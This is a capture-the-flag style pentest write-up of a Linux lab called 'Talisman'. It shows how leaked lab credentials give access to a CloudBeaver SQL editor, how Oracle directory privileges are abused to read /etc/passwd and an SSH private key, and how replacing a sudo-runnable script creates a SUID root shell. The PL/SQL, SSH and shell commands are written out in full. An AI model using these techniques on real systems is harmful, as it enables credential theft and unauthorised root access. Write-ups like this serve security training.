HackSmarter.org - Talisman

Table of Contents
- Abstract
- Scope and Objective
- Enumeration
- Initial Access as oracle by exfiltrating SSH private key though SQL query
- Script replacing and become root via SUDO
Abstract
Talisman is a Linux pentesting lab where we start off with a credential provides in assumed breach scenario and our ultimate goal is completely compromise this Linux server
The provided credential can be used to login into Oracle CloudBeaver Community hosting on port 8978 where we can use SQL editor to execute Oracle PL/SQL, with "CREATE ANY DIRECTORY" privilege assigned to "DEV" user which we are control, we can create a new oracle directory object and read local file
This result in SSH private key of "oracle" user compromised and initial access to Linux server, oracle user can execute a script own by root but as file was placed under directory that "oracle" user owns so we can remove it and create a new script to run any command as ROOT and this is how we fully compromise Linux server in this lab
Scope and Objective
You have been assigned a penetration test on a critical Linux server in the client's environment. The scope is strictly limited to a single Linux server environment designated as the target. The primary objective is to gain root-level access to this system to demonstrate maximum impact and the full extent of the security compromise to the client.
A set of leaked credentials, recently recovered from a third-party data breach, have been provided. While the specific service or application these credentials belong to is unknown, they serve as the initial vector for establishing a foothold.
Leaked Credentials
jane / Greattalisman1!
Enumeration

Our initial port scan shows that there are only 2 ports exposed to us, one of them is SSH and the other one is 8978 which is non standard port
rustscan -a $IP -- -A

Upon visiting the website hosting on this port, we can see that it is running Oracle CloudBeaver Community

We can use provided credential to login and now we can use SQL Editor to execute Oracle PL/SQL

First, we need to determine what kind of SYSTEM privilege that was granted to our server first and we can see that we have "CREATE ANY DIRECTORY" and "DROP ANY DIRECTORY" which allows creation of Oracle DIRECTORY objects that map to arbitrary filesystem paths on the database server
-- System privileges granted to you
SELECT * FROM USER_SYS_PRIVS;

We can also have READ, WRITE and EXECUTE permission over "EXT_DATA" table as well
-- Object privileges granted to you
SELECT * FROM USER_TAB_PRIVS;
Initial Access as oracle by exfiltrating SSH private key though SQL query
With CREATE ANY DIRECTORY privilege, we can use it to create a directory object and map it to read /etc/passwd using DBMS_XSLPROCESSOR.READ2CLOB and then print out the content of this file to output console and when executed this we will need open output console by press Shift+Ctrl+O and we should be able to see the content of /etc/passwd file via this console
BEGIN
  EXECUTE IMMEDIATE 'CREATE OR REPLACE DIRECTORY dir_tmp AS ''/tmp''';
  EXECUTE IMMEDIATE 'CREATE OR REPLACE DIRECTORY dir_etc AS ''/etc''';
  -- Write passwd to /tmp for later retrieval
  DECLARE
    content CLOB;
  BEGIN
    content := DBMS_XSLPROCESSOR.READ2CLOB('DIR_ETC', 'passwd');
    -- Process or exfiltrate content here
    DBMS_OUTPUT.PUT_LINE(content);
  END;
END;

By looking at the content of this file, we can see that there are "oracle" and "superset" user that have interactive shell and their home directory inside /home so we try to pull SSH private key from .ssh directory of each user

And look like we have SSH private key of oracle user so let's save it to a file
BEGIN
  EXECUTE IMMEDIATE 'CREATE OR REPLACE DIRECTORY dir_tmp AS ''/tmp''';
  EXECUTE IMMEDIATE 'CREATE OR REPLACE DIRECTORY dir_etc AS ''/home/oracle/.ssh''';
  -- Write passwd to /tmp for later retrieval
  DECLARE
    content CLOB;
  BEGIN
    content := DBMS_XSLPROCESSOR.READ2CLOB('DIR_ETC', 'id_rsa');
    -- Process or exfiltrate content here
    DBMS_OUTPUT.PUT_LINE(content);
  END;
END;


Give read only permission by the owner to the SSH private key and now we should be able to land our foothold on this Linux server and loot user flag
chmod 600 oracle_id
ssh -o "UserKnownHostsFile=/dev/null" -o "StrictHostKeyChecking=no" -i oracle_id oracle@talisman.hs
Script replacing and become root via SUDO
When I ran sudo -l command to check if I can execute any binary or script as other user, I can see that I can execute /opt/oracle/product/21c/dbhomeXE/root.sh without supplying any password as oracle user

The script can only be read, edit and modify by root as the owner but the script is placed under /opt/oracle/product/21c/dbhomeXE/ where we have full permission over it

File deletion depends on directory permissions, NOT file permissions so we can directly remove it and create a new one in our version, this is not recommended in actual environment as we do not know what the actual content inside the script and if it has a proper backup as well

Since this is a lab, we can create our own script to replace it. my script will copy original bash binary to /tmp directory, set SUID bit as root and then execute it with -p which will grant me a bash shell with effective ID of root
#!/bin/bash
cp /bin/bash /tmp/bash
chmod u+s /tmp/bash
/tmp/bash -p

Remember that this script does not have execute permission yet so I will grant it and execute, how we should have a shell as root and also have backup of SUID bash in /tmp directory which we can also loot root flag and stop the engagement
chmod +x /opt/oracle/product/21c/dbhomeXE/root.sh
sudo /opt/oracle/product/21c/dbhomeXE/root.sh
We are done :D